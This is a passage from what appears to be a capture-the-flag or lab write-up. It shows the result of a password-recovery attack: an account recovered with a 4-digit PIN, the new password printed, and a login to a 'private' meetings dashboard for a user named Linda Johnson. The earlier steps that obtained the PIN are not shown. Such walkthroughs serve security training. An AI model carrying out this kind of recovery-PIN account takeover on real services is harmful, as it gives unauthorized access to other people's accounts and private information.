
Email: linda@fbi.gov

4-digit Recovery Pin: 9812

Password recovery successful. Your new password is: pqA>iOeMHxr@

Want to go back? Click here to return.

11. Now we can login using those credentials. After logged in successfully, we can see meeting page which is confidential page as it is written that this should not be shared with anyone.



Dashboard

These meetings are private and should not be shared with anyone else.

Next Meeting
Time: 19:00:00
Date: 2024-06-01
Location: 30 Wellington Square, London

User Information
Name: Linda Johnson
Date Joined: 2015-09-30
Membership Length: 2864 days